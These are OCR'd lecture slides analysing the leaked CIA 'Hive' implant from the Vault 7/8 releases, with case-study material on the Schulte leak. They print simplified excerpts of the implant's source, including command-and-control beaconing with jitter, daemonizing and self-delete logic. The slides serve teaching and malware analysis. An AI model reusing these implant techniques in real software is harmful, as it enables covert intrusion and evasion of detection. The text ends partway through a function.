
A Tour of the Hive Implant

A Programmer's Perspective

Juan Tapiador, UC3M

Vaults 7 and 8



Joshua Adam Schulte

- U.S. Citizen
- Former CIA employee, Computer Engineer and Software Developer
- Age 35 at time of conviction

CDSE
Center for Development of Security Excellence

CASE STUDY

Espionage

WHAT HAPPENED

From approximately April of 2016 to November of 2017, a former Central Intelligence Agency (CIA) employee, Joshua Adam Shulte, leaked classified information to WikiLeaks that entailed cyber warfare and electronic surveillance tools developed by the CIA. The classified documents labeled "Vault 7" and "Vault 8" were considered one of the largest orchestrated data breaches in the history of the CIA. It was also attributed as the largest unauthorized disclosure of classified information accounts in U.S. history.

From 2012 to 2016, Shulte was employed as a computer engineer software developer at the CIA's Center for Cyber Inntelligence (CCI). Schulte helped create the hacking tools as a coder at the Operations Support Branch at the agency's headquarters in Langley, Virginia and had administrator privileges to one of the servers that contained the programs used to build cyber tools. It was detected that Schulte abused administrator privileges. As a result, leadership removed his privileges and transferred Schulte to another division. Schulte was also previously given a warning about granting privileges to himself that were previously revoked. Before his privileges were removed, Schulte secretly transmitted stolen CIA files to his custom desktop computer at his residence. Schulte then transferred those files to WikiLeaks and deleted any internal hard drives to cover his tracks. During the FBI's investigation, child pornography, disturbing images from the dark web, and Russian websites were found on Schulte's computer in encrypted files.

Schulte was arrested on August 24, 2017, and in September of 2023, he was found guilty of espionage, computer hacking, contempt of court, making false statements to the FBI and child pornography. On February 1, 2024, Schulte was sentenced to serve 40 years in prison.

Former CIA employee sentenced to 40 years in prison after carrying out largest data leak in agency's history


By Rob Frehse and Mark Morales, CNN
3 minute read · Published 6:42 PM EST, Thu February 1, 2024

CNN Politics

Wikileaks, 2017

Vault 7 series (24 parts)

- Year Zero, Dark Matter, Marble, Grasshopper, **Hive**, Weeping Angel Scribbles, Archimedes, AfterMidnight/Assassin, Athena, Pandemic, Cherry Blossom, Brutal Kangaroo, Elsa, OutlawCountry, BothanSpy, Highrise, UCL/Raytheon, Imperial, Dumbo, CouchPotato, ExpressLane, Angelfire, Protego



SECRET//20341105

Engineering Development Group

(U) Angelfire v2.0
User's Manual

Rev. 1.0

af+mainrepo+Angelfire 2.0 UserGuide 1 of 15
SECRET//20341105



SECRET

Engineering Development Group

ExpressLane v3.1.1
User Manual

Rev. A
6 April 2009

SECRET


SECRET//NOFORN

SeaPea v 4.0

Developed by: IOC/EDG/AED

DESCRIPTION


BUILDING THE INSTALLER

INSTALLATION

Implant File System Locations

Options

Rev 07/08/2011 1


SECRET // NOFORN

Achilles v. 1.0

Developed by: EDG/AED

DESCRIPTION

TOOL REQUIREMENTS

BUILD/INSTALLATION INSTRUCTIONS

EXECUTION

ISSUES


Rev 0 (July 15, 2011) 1

Wikileaks, 2017

9 November 2017

Vault 8 (series? Not really)

- Source code for (some? all?) projects in Vault 7
- Only Vault 8 release was **Hive**
- Release includes
  - Code repository with development logs
  - User's Guide
  - Engineering Development Guide



Vault 8

Source code and analysis for CIA software projects including those described in the Vault7 series.

This publication will enable investigative journalists, forensic experts and the general public to better identify and understand covert CIA infrastructure components.

Source code published in this series contains software designed to run on servers controlled by the CIA. Like WikiLeaks' earlier Vault7 series, the material published by WikiLeaks does **not** contain 0-days or similar security vulnerabilities which could be repurposed by others.

Releases ▼ Documents ▼

Hive Repository

The files in this code repository were created between August 2013 and October 2015, but the development of *Hive* started much earlier. Older versions of the code are not available as the previous source code control system (subversion) was not properly migrated to git.

The repository contains the following branches: 'armv5', 'autotools', 'debug', 'dhm', 'makemods', '**master**', 'mt6', 'polar-0.14.3', 'polar-1.1.8', 'polar-1.2.11', 'polar-1.3.4', 'solarisbug' and ' ubiquiti'.

*N.B.: The files below originate from the **master** branch of the repository; if you want to access other branches or revisions, please download the zipped repository file and checkout branches and/or revisions on your local computer.*

Downloads

ZIP hive.zip

- client
- common
- honeycomb
- ilm-client
- Makefile
- server

I believe Hive is interesting because


- It was (presumably) developed for a high-profile TA
- It showcases some elemental second-stage implant techniques
- It is really simple yet it contains some interesting functionality
- It is easy to analyze even for a beginner
- It is full of insights that you do not typically read in an analysis report
- It can demystify preconceived ideas about sophistication of these tools
- It can spark curiosity about how these artifacts work

Hive architecture

CONOPS


- Operators need to communicate with implant in a secure manner, meaning
  - Communication must be authenticated and encrypted
  - Communication does not draw attention
  - If implant gets discovered, attributing it is difficult by looking just at the comms
- Reusable infrastructure for multiple operations
  - Using servers rented from commercial hosting providers
  - One or more registered domains/VPS per operation managing implants on target computers
- Implant
  - Multi-architecture, multi-OS
  - Simple functionalities: beaconing, remote shell
  - Self-delete

Hive Beacon Operational Infrastructure



Source: Hive Infrastructure Configuration Guide

Hive Beacon Infrastructure



Source: Hive Infrastructure Configuration Guide

The implant

Hive repository & the server

- client
- common
- honeycomb
- ilm-client
- Makefile
- server

- beacon.c
- beacon.h
- bin2carray
- bin2carray.sln
- bin2carray.suo
- bzip
- client_session.c
- client_session.h
- common_utils.h
- compat.h
- compression.c
- compression.h
- cryptcat
- cryptcat-c-port
- debug.h
- farm9crypt.c
- function_strings.h
- getopt.cpp
- getopt.h
- ifconfig.c
- jshell.c
- launchshell.c
- main.c
- Makefile
- Makefile.arm
- Makefile-include.arm
- Makefile-include.linux-x86
- Makefile-include.linux-x86_64
- Makefile-include.mikrotik-mips
- Makefile-include.mikrotik-mipsel
- Makefile-include.mikrotik-ppc
- Makefile-include.mikrotik-x86
- Makefile-include.solaris-sparc
- Makefile-include.solaris-x86
- Makefile.linux-x86
- Makefile.linux-x86_64
- Makefile.mikrotik-mips
- Makefile.mikrotik-mipsel
- Makefile.mikrotik-ppc
- Makefile.mikrotik-x86
- Makefile.mipsel
- Makefile.solaris-sparc
- Makefile.solaris-x86
- original_serverstrings.txt
- persistence.h
- polarssl-0.14.0
- polarssl-1.3.4
- process_list.c
- self_delete.c
- self_delete.h
- server_strings.txt
- shuffle.c
- stdint.h
- string_utils.c
- string_utils.h
- survey_mac.c
- survey_uptime.c
- transferNewBuildsToClient.bsh
- trigger_callback_session.c
- trigger_listen.c
- trigger_listen.h
- trigger_payload.c
- trigger_sniff.c
- trigger_sniff.h
- twofish.c

```
$ cloc server
      79 text files.
      76 unique files.
       3 files ignored.

github.com/AlDanial/cloc v 2.02  T=0.08 s (981.2 files/s, 146280.7 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
C                               30           1186           1002           5446
C/C++ Header                    35            568            305           2067
Text                             2             13              0            232
Python                           3             36             50            151
make                             1             20             24             79
INI                              1              0              0             67
Visual Studio Solution           1              1              1             37
Bourne Shell                     1              6              5             16
Bourne Again Shell               2              3              2             13
-------------------------------------------------------------------------------
SUM:                            76           1833           1389           8108
-------------------------------------------------------------------------------
$
```

Preliminaries

Multiple programmers

Author: **User #142**
Date: **Thu Jan 8 16:32:20 2015 EST**

Modify ILM Client Makefile.arch to strip binary

Author: **User #142**
Date: **Wed Dec 17 13:01:07 2014 EST**

Commit snapshot for Hive-2.8RC2

Author: **User #140**
Date: **Wed Dec 17 09:40:30 2014 EST**

Makefile changes plus a number of other tweaks.

Author: **User #142**
Date: **Thu Dec 11 10:33:46 2014 EST**

Consolidation of crypto and random number generator contexts to solve issue with file upload/download.

Author: **User #217**
Date: **Fri Nov 7 14:01:00 2014 EST**

Updated documentation with the latest md5sums, latest hive-patcher, and created a snapshot_20141107-1345 directory with the latest builds.

Preliminaries

Multiple programmers

- Different stylometry, even within the same source code file
  - e.g. `markTermination()` vs. `shred_file()` in self_delete.c
- Obvious in some comments

```
                else {
                printf("Unknown error\n");}
        );

        // we can return from here. no need to goto to bottom of function because
        // at this stage, there is nothing to clean-up
        // return FAILURE;
        // Don't think that is true you have allocated all of your beacon info
        // however it just couldn't connect out; lets clean up.
        retval = FAILURE;
        goto EXIT;
}
```

Preliminaries

Multiplatform

Linux, Solaris, MikroTik, Windows for several architectures (x86, SPARC, MIPS-BE, MIPS-LE, PowerPC)

```
#ifdef SOLARIS
/* Solaris specific piece of code */
#elif LINUX
/* Linux specific piece of code */
#endif
```

Preliminaries

Debug code

```
#ifdef DEBUG
/* Do something that only makes sense when debugging */
#endif
```

`DL(l, x)` macro, defined in `common/debug/debug.h:24`

```
#define DLX(l, x)
                do {
                        if (l <= dbug_level_) {
                                fprintf(stdout, "%s:%d: %s(): ", __FILE__, __LINE__,__FUNCTION__);      \
                                x;
                                fflush(stdout);
                        }
                } while (0)
```

Preliminaries

Ongoing, evolving, unfinished – like all software

```
// TODO: interface name is hardcoded as "eth0"
/* see Section 17.5, page 468 in Stevens' UNIX Network Programming, Vol 1, Third Edition
 * for more portable and robust method using SIOCGIFCONF.  On page 469, they start to develop a function
 * get_ifi_info(), illustrating such a technique, that returns a linked list of all interfaces that are "up".
 * Also, get_ifi_info() is re-written on page 500 using Routing Sockets
 */
```

```
if (crypt_write(beacon_io, randData, 64) < 0) { //TODO: this is probably no the best check...
                                                //maybe 32 > crypt_write
        retval = FAILURE;
        goto EXIT;
}
```

```
if ( remove( path) != 0 )
{
        // so far, the only platform that has not supported remove() is the
        // DD-WRT v24-sp2 (11/02/09) std firmware flashed to a Linksys
        // WRT54G v1.0 for surrogate testing of MikroTik MIPS-LE.
        // Given prior successful testing with the MikroTik RouterOS on
        // other hardware, remove() is expected to work.....
        // With DD-WRT, remove() fails with "can't resolve symbol 'remove'"
        DLX(2, perror("remove(): "));
        goto Error;
}
```

```
if (retval == 0) {
        DLX(6, printf("\tPeer closed connection\n"));   // Not sure if this should be success or failure
        break;
}
```

Preliminaries

Implant key

Double SHA-1 of key phrase.

Key phrase can be read from a file or entered on the command line as an arg

main.c:298

```
sha1_file((const char *)optarg, ikey);          // Generate the ID key
DLX(1, displaySha1Hash ("Trigger Key", ikey));
sha1(ikey, ID_KEY_HASH_SIZE, ikey);             // Generate the implant key
DLX(1, displaySha1Hash ("Implant Key", ikey));
DLX(1, printf("\n\n\n" ));
```


Running the implant

server/main.c

```
static void printUsage(char* exeName)
{
        printf("\n\tUsage:\n\n");
        printf("\t%s -a <address> -i <interval>\n\n", exeName);
        printf("\t\t-a <address>           - beacon IP address to callback to\n");
        printf("\t\t-p <port>              - beacon port (default: 443)\n");
        printf("\t\t-i <interval>          - beacon interval in seconds\n");
        printf("\t\t-k <id key>            - implant key phrase\n");
        printf("\t\t-K <id key>            - implant key file\n");
        printf("\t\t-j <jitter>            - integer for percent jitter (0 <= jitter <= 30, default: 3 )\n");
        printf("\t\t-d <beacon delay>      - initial beacon delay (in seconds, default: 2 minutes)\n");
        printf("\t\t-t <callback delay>    - delay between trigger received and callback +/- 30 seconds (in seconds)\n");
        printf("\t\t-s <self-delete delay> - since last successful trigger/beacon (in seconds, default: 60 days)\n");
        printf("\t\t-S <IP1>[,<IP2>]       - DNS server IP address(es) in dotted quad notation (required if beacon address
        printf("\n\t\t-P <file path>       - directory path for .config and .log files (120 chars max)\n");
#ifdef DEBUG
        printf("\n\t\t-D <debug level>     - debug level between 1 and 9, higher numbers are more verbose\n");
#endif
        printf("\t\t-h                     - print this help menu\n");

        printf( "\n\tExample:\n" );
        printf( "\t\t./hived-mikrotik-mips -a 10.3.2.76 -p 9999 -i 3600 -k Testing\n" );
        printf("\n");
        return;
}
```

Two basic functions: beacons & interactive shell



main.c (simplified)

server/main.c

```
int main(int argc, char** argv)
{
        init_strings();         // De-scramble strings

        // Check to see if we have sufficient root/admin permissions to continue.
        // root/admin permissions required for RAW sockets and [on windows] discovering
        // MAC address of ethernet interface(s)
        if ( is_elevated_permissions() != SUCCESS ) {
                fprintf(stderr,"%s", inp183Aq );
                return 1;
        }

        //initialize srand only once using the initSrandFlag...
    if (!initSrandFlag) {
        srand((unsigned int)time(NULL));
        initSrandFlag = 1;
    }

        if (args.patched == 1) {
                // Binary was patched -- all patched times should already be in milliseconds

                [get all parameters]

                goto patched_binary;
        } else {
                beaconInfo.port = DEFAULT_BEACON_PORT;
                beaconInfo.percentVariance = DEFAULT_BEACON_VARIANCE;
        }
```

main.c (simplified)

`server/main.c`

```
        // process options
        //while(EOF != (c = getopt(argc, argv, OPT_STRING)))
        while((c = getopt(argc, argv, ohshsmdlas3r)) != -1)
        {
                switch(c)
                {
                        [standard getopt loop switch]
                }
        }

        // Process environment variables, if needed

        [make sure beacon parameters are okay]

        clean_args(argc, argv, NULL);   // Zero command line arguments

////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

patched_binary: // Parsing of command line arguments skipped for patched binaries

        [make sure other beacon parameters are okay]
        [check valid DNS is provided if beacon is given as a domain name]

        // Construct self delete control and log files with full path names
        if (strlen((const char *)sdcfp) == 0) {
                        strcpy(sdcfp, (const char *)sddp);              // If the path wasn't specified use the defa
        }

        if (sdcfp[strlen(sdcfp)] != '/')        // If the path is missing a trailing '/', add it.
                strcat(sdcfp, "/");
        strcpy(sdlfp, sdcfp);                           // Duplicate the path for the log file
        strcat(sdcfp, (const char *)sdc);       // Add .control filename
        strcat(sdlfp, (const char *)sdl);       // Add .log filename
```

main.c (simplified)

server/main.c

```
        if (stat((char *)sdcfp, &st ) != 0) {

                // TODO: Self-delete if this file cannot be opened for writing and use an exit code that's meaningfu
                f = fopen( (char *)sdcfp,"w" );
                if ( f == NULL ) {
                        DLX(1, perror("fopen()"));
                        DLX(1, printf("\tCould not create file %s\n", (char *)sdcfp));
                        exit(0);
                }
                fclose(f);
        } else {
                DLX(1, printf("\"%s\" file already exists\n", (char *)sdcfp ));
        }

#ifndef DEBUG
        status = daemonize();   // for Linux and Solaris

        if (status != 0) {
                exit(0);        //parent or error should exit
        }
#endif
```

main.c (simplified)

server/main.c

```
        if (beaconInfo.initDelay > 0) {
                // create beacon thread
                DLX(1, printf( "Calling BeaconStart()\n"));
                retVal = beacon_start(&beaconInfo);
                if (0 != retVal) {
                        DLX(1, printf("Beacon Failed to Start!\n"));
                }
        } else {
                DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
        }

        // delete_delay
        DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

#ifndef __VALGRIND__
        DLX(2, printf( "\tCalling TriggerListen()\n"));
        (void)TriggerListen(trigger_delay, delete_delay);       //TODO: TriggerListen() doesn't return a meaningful
#endif

    return 0;
}
```

Beacons

beacon_start (simplified)

server/beacon.c

```
int beacon_start(BEACONINFO *beaconInfo)
{
        int numTries = 0;

        while (numTries != 5) {
                if (GetMacAddr(beaconInfo->macAddr) != SUCCESS) {
                        numTries++;
                        if (numTries == 5) {
                                DLX(1, printf("ERROR: failed to pull MAC address\n"));
                                return FAILURE;
                        }
                } else {
                        break;
                }
                sleep(60);      // Sleep for 1 minute
        }
        if (make_thread(beacon, (void *) beaconInfo) != SUCCESS) {
                DLX(1, printf(" ERROR: failed to create beacon thread\n"));
                return FAILURE;
        }

        return SUCCESS;
}
```

void *beacon(void *param)

server/beacon.c

```
void *beacon(void *param)
{
        ...

        DLX(4, printf("\nStarting beacon with the following parameters:\n"));
        DLX(4, printf("\t%32s: %-s\n", "Beacon Server", beaconInfo->host));
        DLX(4, printf("\t%32s: %-d\n", "Beacon Server Port", beaconInfo->port));
        DLX(4, printf("\t%32s: %-s\n", "Primary DNS Server IP Address", beaconInfo->dns[0]));
        DLX(4, printf("\t%32s: %-s\n", "Secondary DNS Server IP Address", beaconInfo->dns[1]));
        DLX(4, printf("\t%32s: %-lu\n", "Initial Beacon Delay (sec)", beaconInfo->initDelay));
        DLX(4, printf("\t%32s: %-i\n", "Beacon Interval (sec)", beaconInfo->interval));
        DLX(4, printf("\t%32s: %-f\n\n", "Beacon Variance", beaconInfo->percentVariance));

        {       // Determine the initial beacon delay

                initial_beacon_delay = beaconInfo->percentVariance > 0 ?
                        beaconInfo->initDelay + calc_jitter(beaconInfo->initDelay, beaconInfo->percentVariance) :
                        beaconInfo->initDelay;
                sleep(initial_beacon_delay);
        }

        for (;;) {              // Beacon Loop
                secondsUp = GetSystemUpTime(); // Get system uptime

                if (beaconInfo->percentVariance > 0) {
                        // Get jitter and calculate new interval
                        jitter = calc_jitter(beaconInfo->interval, beaconInfo->percentVariance);
                        beaconInterval = beaconInfo->interval + jitter;
                } else {
                        beaconInterval = beaconInfo->interval;
                }
```

void *beacon(void *param)

server/beacon.c

```
                // Resolve beacon IP address
                // Determine if beacon host is a name or dotted-quad address
                if (inet_pton(AF_INET, beaconInfo->host, &beaconIPaddr) <= 0) {
                        for (i = 0; i < 2; i++) {
                                if (strlen(beaconInfo->dns[i]))
                                        if ( (beaconInfo->ip = dns_resolv(beaconInfo->host, beaconInfo->dns[i])) )
                                                break;
                        }
                        if (beaconInfo->ip == NULL) {
